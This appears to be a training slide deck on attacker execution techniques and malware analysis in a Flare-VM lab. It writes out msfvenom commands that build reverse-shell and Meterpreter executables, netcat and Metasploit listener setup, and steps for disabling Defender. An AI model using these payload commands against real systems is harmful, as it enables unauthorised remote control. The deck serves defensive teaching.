



# Module 2

Exploitation



Initial  
Access

Execution

Defense  
Evasion

Persistence

## Phase 2: Exploitation

The background is a dark blue gradient. In the top-left corner, there are two overlapping geometric shapes: a blue parallelogram and a light green parallelogram. In the bottom-left corner, there is a circular inset showing a detailed, grayscale image of a circuit board with various components and traces. In the top-right corner, there is a faint, grayscale image of a circuit board with a dense pattern of traces.

# Execution



# What is it?

When an adversary is trying to execute code in your environment. This is usually connected to another tactic like privilege escalation or collection. We will look at it from a basic frame at this point

- Remote Code Execution (RCE)
- Portable Executables (PE)
- In Memory Execution
- Hiding Malware
- LolBins
- Browser Exploitation
- Mobile Device Malware



# Remote Code Execution

The big bad ugly vulnerability. An attacker can exploit a flaw in a piece of technology and execute commands on the server/workstation running the code

- Command Injection
- Buffer Overflow
- Can use to download more malware or launch further attacks
- Usually fileless (vulnerable tech just runs commands)
- Can be hard to detect
  - The tech is expected on the machine, but running unexpected code



## CVE-2021-34473 (ProxyShell)

RCE discovered for Windows Exchange servers allowed attackers to upload arbitrary files (crypto miners). This file was put in the netlogon share, which is shared with all PCs on the domain.



# RCEs

RCEs can pop up time for time, and its dangerous when the technology is running with elevated privileges. You should run several layers of security and apply updates ASAP to prevent.



# Portable Executables

Executable files that just click and run

- EXE
- DLL
- ELF (Linux)
- MSI





# Portable Executables

- Can download other attacks
- Reverse Shells
- Ransomware
- Steal info (keylogger, file exfiltration)
- Crypto Miner
- Adware



# Portable Executables

It doesn't matter how environments change (Cloud, local or whatever the future holds) portable executables are likely to be around for a long time.

The are

- Easy and portable
- Used for most programs out there
- The backbone of Windows operations essentially



# How do they get on a machine?

- SEO poisoning
- Other Malware
- Hardware (USB Devices)
- Remote Code Execution




# Flare-VM

Windows Malware Analysis tool.

Comes with a lot of tools, but requires 80GB of space.


# If you already have a Windows 10 VM

## We can expand




# If you already have a Windows 10 VM

Modify the drive in Disk Management



# If you already have a Windows 10 VM

Modify the drive in Disk Management





# Installing Falare-VM

Download the Zip file from github onto your VM

<https://github.com/mandiant/flare-vm>






# Installing Falare-VM

Follow the instructions on the [github page](#)

1. Make sure your username has no spaces in it
2. Disable Windows Updates
3. Disable Defender
4. Open Powershell as Admin and run script

# Disabling Windows Updates

1. Open Start.
2. Search for gpedit.msc and click the top result to launch the Local Group Policy Editor.
3. Navigate to the following path: Computer Configuration > Administrative Templates > Windows Components > Windows Update
4. Double-click the "Configure Automatic Updates" policy on the right side.



# Disabling Windows Updates

## 1. Check Disable then hit Apply

**Configure Automatic Updates**

Configure Automatic Updates [Previous Setting](#) [Next Setting](#)

☐ Not Configured **Comment:**

☐ Enabled

☒ Disabled

**Supported on:** Windows XP Professional Service Pack 1 or At least Windows 2000 Service Pack 3  
Option 7 only supported on servers of at least Windows Server 2016 edition

**Options:**

**Configure automatic updating:**

The following settings are only required and applicable if 4 is selected.

☐ Install during automatic maintenance

Scheduled install day:

Scheduled install time:

If you have selected "4 – Auto download and schedule the install" for your scheduled install day and specified a schedule, you also have the option to

**Help:**

Specifies whether this computer will receive security updates and other important downloads through the Windows automatic updating service.

Note: This policy does not apply to Windows RT.

This setting lets you specify whether automatic updates are enabled on this computer. If the service is enabled, you must select one of the four options in the Group Policy Setting:

2 = Notify before downloading and installing any updates.

When Windows finds updates that apply to this computer, users will be notified that updates are ready to be downloaded. After going to Windows Update, users can download and install any available updates.



# Disabling Defender

1. Open GPEdit
2. Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus
3. Double Click “Turn off Microsoft Defender Antivirus”
4. Set to Enabled
5. Hit Apply then OK



# Disabling Defender

1. Then go to Windows Security Settings and turn everything off



## After Install

The install will take a while, but you should see that the background of the VM has changed. Take a snapshot after the install.





# Looking at Some PE's

1. Reverse Shell
2. Ransomware
3. Mimikatz (credential harvester)



# Reverse Shell as an EXE

`Msfvenom -p windows/shell_reverse_tcp -f exe > malicious.exe`

Set up listener netcat with `nc -lvnp <lport>`

Download exe onto your Flare VM (don't run yet)





# Meterpreter as an EXE

```
Msfvenom -p windows/meterpreter_reverse_tcp -f exe > malicious.exe
```

Set up listener with metasploit

- Use multi/handler
- Set lport
- Set lhost
- Set payload windows/meterpreter\_reverse\_tcp

Download exe onto your Flare VM (don't run yet)




# How reverse shells work

1. EXE creates a socket (endpoint for TCP communication) on the victim machine
2. EXE sends connection to listener on attacker's machine
3. Once connection is established, attacker can send commands and they are executed

Our EXE uses Windows processes to create a socket and run commands. These processes are very common for any program that needs to connect remotely.



Open in notepad





# Let's take a look at our reverse shell exe

An exe (and other PE files) are machine code. Really just a set of computer instructions and binary. These are commands for the computer, and not for people to really be able to read.



# Malware Analysis

## Static Analysis

What does the file do  
without running it?

(Floss, Capa,  
PEStudio)

## Dynamic Analysis

What does the file do  
when running it?

Promon, Procexp,  
Wireshark





# Static Analysis - Floss

Questions this tool answers

- What Windows Functions does this malware call?
  - GetSocket = remote communication
  - Anything with tokens usually = privilege escalation/credential access
  - Can go to <https://malapi.io>
- Are there any interesting strings
  - IP Addresses or Ports?



# Floss

This is a tool that can read strings (readable bits) in a file

```
C:\Users\bryan\Desktop>floss shell.exe
INFO: floss: extracting static strings...
WARNING: viv_utils: cfg: incomplete control flow graph
```



# Static Analysis - PEStudio

PEStudio is sort of floss with more capabilities. Questions this tool answers


- What Windows Functions does this malware call?
  - You can see a red x and a tactic when it finds something
- Virus Total
  - Is this file known on Virus Total?
- Version History
  - Is this file signed?
  - Is it from Apache (Usually Metasploit if this is the case)





# PE Studio

We see a lot of references to sockets, implying a socket connection.



The screenshot shows the PE Studio interface with the File View pane on the left and a detailed table of strings on the right. The File View pane shows the file path `c:\users\bryan\desktop\shell.exe` and various file properties such as indicators, footprints, virus total, dos-header, dos-stub, rich-header, file-header, optional-header, directories, sections, libraries, imports, exports, thread-local-storage, .NET, resources, strings, debug, manifest, version, and certificate. The table on the right lists the strings found in the file, categorized by encoding, size, location, flag, label, group, technique, and value.

encoding (2)	size (bytes)	location	flag (16)	label (148)	group (12)	technique (4)	value (1285)
ascii	15	.data	x	-	security	-	GetSecurityInfo
ascii	20	.data	x	-	security	-	GetNamedSecurityInfo
ascii	20	.data	x	-	security	-	GetNamedSecurityInfo
ascii	25	.data	x	-	security	-	GetEffectiveRightsFromAcl
ascii	22	.rdata	-	import	reconnaissance	-	GetTimeZoneInformation
ascii	31	.rdata	-	import	reconnaissance	-	SystemTimeToTzSpecificLocalTime
ascii	12	.rdata	-	import	reconnaissance	-	GetVersionEx
ascii	3	.data	-	utility	network	-	GET
ascii	11	.rdata	-	file	network	-	WSOCK32.dll
ascii	10	.rdata	-	file	network	-	WS2_32.dll
ascii	7	.rdata	x	-	network	-	WSASend
ascii	7	.rdata	x	-	network	-	WSARecv
ascii	21	.data	-	-	network	-	socket receive buffer
ascii	18	.data	-	-	network	-	socket send buffer
ascii	15	.data	-	-	network	-	socket nonblock
ascii	6	.data	x	-	network	-	socket
ascii	25	.data	-	-	network	-	WSAStartup not yet called
ascii	10	.rdata	-	import	memory	-	GlobalFree
ascii	9	.rdata	-	import	memory	-	LocalFree
ascii	6	.rdata	-	-	memory	-	malloc



# PE Studio

Some other strings to look at: (take a look at the iomports tab in pestudio first)

- CreateMutex (<https://malapi.io>)

# PE Studio

Version - Metasploit uses Apache to sign all their files to make it seem OK.

pestudio 9.54 - Malware Initial Assessment - www.winator.com - [c:\users\bryan\desktop\shell.exe]

file settings about

c:\users\bryan\desktop\shell.exe

- indicators (entry-point > invalid)
- footprints (count > 10) \*
- virusotal (unknown)
- dos-header (size > 64 bytes)
- dos-stub (size > 168 bytes)
- rich-header (product-id > Visual Studio)
- file-header (executable > 32-bit)
- optional-header (entry-point > invalid)
- directories (count > 4)
- sections (count > 4)
- libraries (flag > 2)
- imports (flag > 115) \*
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > version)
- strings (count > 1285)
- debug (stamp > Sep.2009)
- manifest (n/a)
- version (OriginalFilename > ab.exe)**
- certificate (n/a)

property	value
footprint > md5	DDFDA397F78597F8A3A40B972300DC26
location	.src:0x00011060
file-type	executable
language	English-US
code-page	Unicode UTF-16, little endian
Comments	Licensed under the Apache License, Version 2.0 (the "License"
CompanyName	Apache Software Foundation
FileDescription	ApacheBench command line utility
FileVersion	2.2.14
InternalName	ab.exe
LegalCopyright	Copyright 2009 The Apache Software Foundation.
OriginalFilename	ab.exe
ProductName	Apache HTTP Server
ProductVersion	2.2.14




# What about Meterpreter

Meterpreter is more of an advanced shell with more capabilities on Windows than running commands. Therefore, In PE Studio we should see some extra information

# What about Meterpreter

Notice the version info is the same. MSFvenom signs all PEs like this.



The screenshot displays a Windows Explorer window for the file `c:\users\bryan\desktop\met.exe`. The left pane shows the file's properties, including 'version (OriginalFilename > ab.exe)' which is highlighted. The right pane shows the file's metadata, including 'FileVersion' 2.2.14 and 'ProductVersion' 2.2.14.

property	value
<a href="#">footprint &gt; md5</a>	DDFDA397F78597F8A3A40B972300DC26
<a href="#">location</a>	.lhwu:0x0003CB18
file-type	executable
language	English-US
code-page	Unicode UTF-16, little endian
Comments	Licensed under the Apache License, Version 2.0 (the "License"); you may not
CompanyName	Apache Software Foundation
FileDescription	ApacheBench command line utility
FileVersion	2.2.14
InternalName	ab.exe
LegalCopyright	Copyright 2009 The Apache Software Foundation.
OriginalFilename	<b>ab.exe</b>
ProductName	Apache HTTP Server
ProductVersion	2.2.14

# What about Meterpreter

Under the strings section we can actually see the C2 for this payload

encoding (2)	size (bytes)	location	flag (116)	label (288)	group (18)	technique (13)	value (3993)
unicode	65	.lhwu	-	-	-	T1001   Data Obfuscation	Microsoft Enhanced RSA and AES Cryptographic Pr
unicode	65	.lhwu	-	-	-	T1001   Data Obfuscation	Microsoft Enhanced RSA and AES Cryptographic Pr
unicode	46	.lhwu	-	-	-	T1001   Data Obfuscation	Microsoft Enhanced Cryptographic Pr
unicode	46	.lhwu	-	-	-	T1001   Data Obfuscation	Microsoft Enhanced Cryptographic Pr
unicode	3	.lhwu	-	-	-	-	tcp
unicode	4	.lhwu	-	-	-	-	pipe
unicode	4	.lhwu	-	-	-	-	pipe
unicode	5	.lhwu	-	-	-	-	https
unicode	25	.lhwu	-	-	-	-	tcp://192.168.11.135:4444
unicode	15	version	-	-	-	-	VS_VERSION_INFO
unicode	14	version	-	-	-	-	StringFileInfo
unicode	8	version	-	-	-	-	040904b0
unicode	8	version	-	-	-	-	Comments
unicode	527	version	-	-	-	-	Licensed under the Apache License, Ver
unicode	26	version	-	-	-	-	Apache Software Foundation
unicode	15	version	-	-	-	-	FileDescription
unicode	32	version	-	-	-	-	ApacheBench command line utility
unicode	11	version	-	-	-	-	FileVersion
unicode	6	version	-	-	-	-	2.2.14
unicode	12	version	-	-	-	-	InternalName
unicode	14	version	-	-	-	-	LegalCopyright
unicode	46	version	-	-	-	-	Copyright 2009 The Apache Software F
unicode	16	version	-	-	-	-	OriginalFilename
unicode	11	version	-	-	-	-	ProductName
unicode	18	version	-	-	-	-	Apache HTTP Server
unicode	14	version	-	-	-	-	ProductVersion
unicode	6	version	-	-	-	-	2.2.14
unicode	11	version	-	-	-	-	VarFileInfo
unicode	11	version	-	-	-	-	Translation

# What about Meterpreter

We can also see SeSecurityPrivilege. With this privilege, the user can specify object access auditing options for individual resources, such as files, Active Directory objects, and registry keys. A user with this privilege can also view and clear the security log.

ascii	37	.lhwu	-	library	synchronization		InitializeCriticalSectionAndSpinCount
unicode	16	.lhwu	-	library	security	T1134   Access Token Manipulation	SeDebugPrivilege
unicode	19	.lhwu	-	library	security	T1134   Access Token Manipulation	SeSecurityPrivilege
unicode	19	.lhwu	-	library	security	T1134   Access Token Manipulation	SeSecurityPrivilege
unicode	19	.lhwu	-	library	security	T1134   Access Token Manipulation	SeSecurityPrivilege
unicode	19	.lhwu	-	library	security	T1134   Access Token Manipulation	SeSecurityPrivilege
ascii	24	.rdata	x	import	security	-	AllocateAndInitializeSid
ascii	24	.lhwu	x	import	security	-	AllocateAndInitializeSid
ascii	24	.lhwu	x	import	security	-	AllocateAndInitializeSid

<https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672>



# What about Meterpreter

We also see a lot of Windows Functions that manipulate a user's token. An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. Administrators in Windows need to sometimes run programs as system, so they can impersonate a system token. Payloads abuse this functionality to elevate privileges.

ascii	21	.lhwu	x	-	security	T1134   Access Token Manipulation	AdjustTokenPrivileges
ascii	20	.lhwu	x	-	security	T1134   Access Token Manipulation	LookupPrivilegeValue
ascii	13	.lhwu	-	-	security	T1134   Access Token Manipulation	InitializeAcl
ascii	28	.lhwu	-	-	security	T1134   Access Token Manipulation	InitializeSecurityDescriptor
ascii	25	.lhwu	x	-	security	T1134   Access Token Manipulation	SetSecurityDescriptorDacl
ascii	25	.lhwu	x	-	security	T1134   Access Token Manipulation	SetSecurityDescriptorSacl
ascii	15	.lhwu	x	-	security	T1134   Access Token Manipulation	SetEntriesInAcl



# Static Analysis - Capa

Capa analyzes the malware and makes a guess at what tactics and functionality it does? Questions this tool answers

- What Mitre Tactics does this do
  - Execution, Credential Access, etc.
  - Essentially our course outline
- What can this file do?
  - read/write files (ransomware likes to do this)
  - Sockets (reverse shells and data exfiltration)



# Capa

Capa is a tool that analyzes a payload and sees what techniques and tactics it tries to accomplish. These are best-guesses, but are usually fairly accurate. Try capa with your reverse shell and meterpreter.

```
C:\Users\bryan\Desktop>capa shell.exe
```

md5	f17cfb511764d4e0d4b5e0bab4fd870e
sha1	851415852ae1e3b905dd57379bb7f2d1adf8b93b
sha256	85752f27117e881ba16c221d671e3b667668e0d73e7b19eb707b8d45ece49494
os	windows
format	pe
arch	i386
path	C:/Users/bryan/Desktop/shell.exe
ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information T1027
EXECUTION	Shared Modules T1129



# Dynamic Analysis

Actually running the file.

Malware can have behaviour that can go undetected during static analysis. It can also introduce other malware onto the system - which can only be seen if you run the malware in a secure environment (sandbox) like your flare-vm.



# Dynamic Analysis - Procmon

## Process Monitor

When you run a file, you can see the DLLs (like Windows DLLs) it's running, which gives you clues to its behaviour. You can also see other programs or processes the malware calls, as well as commands being run.




# Dynamic Analysis - Procmon

Questions to answer:

- What commands does the malware run?
- What programs or DLLs does the program call?
  - Winsock32 is used for remote communications (reverse shell)
- What processes does the malware call?
  - Process tree - malware can be complicated and call upon many processes to evade detection
- Do any other processes start acting weirdly?
  - Malware can migrate to other processes and call commands as those processes

# Dynamic Analysis

Now we can run our reverse shell and see what it does. This should always be done in an enclosed environment (like your flare-vm). Open up Procmon (Process Monitor). Hit the blue filter symbol and add Process Name is the name of your shell. Then hit Add and Apply.



# Dynamic Analysis

Set up your netcat listener on your kali machine with `nc -lvnp <lport>` and run your shell on your flare-vm.

5:50:3...	shell.exe	7688	Process Start	SUCCESS	Parent PID: 3984, ...
5:50:3...	shell.exe	7688	Thread Create	SUCCESS	Thread ID: 7280
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x400...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x7fd...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x77b...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x7fd...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x7fd...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x77b...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x76a...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x779...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x74f...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x768...
5:50:3...	shell.exe	7688	Thread Create	SUCCESS	Thread ID: 4484
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x771...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x768...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x75a...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x777...
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x74e...
5:50:3...	shell.exe	7688	Thread Create	SUCCESS	Thread ID: 1764
5:50:3...	shell.exe	7688	Load Image	SUCCESS	Image Base: 0x74b...
5:50:3...	shell.exe	7688	Process Create	SUCCESS	PID: 6532, Comma...





# What just Happened?

1. The process was created
2. The shell imported the necessary dlls to make a socket connection
3. The program then created a cmd.exe (command prompt) process.

This is classic reverse shell behaviour.

Try running a command on your Kali machine (like whoami).

# What just Happened?

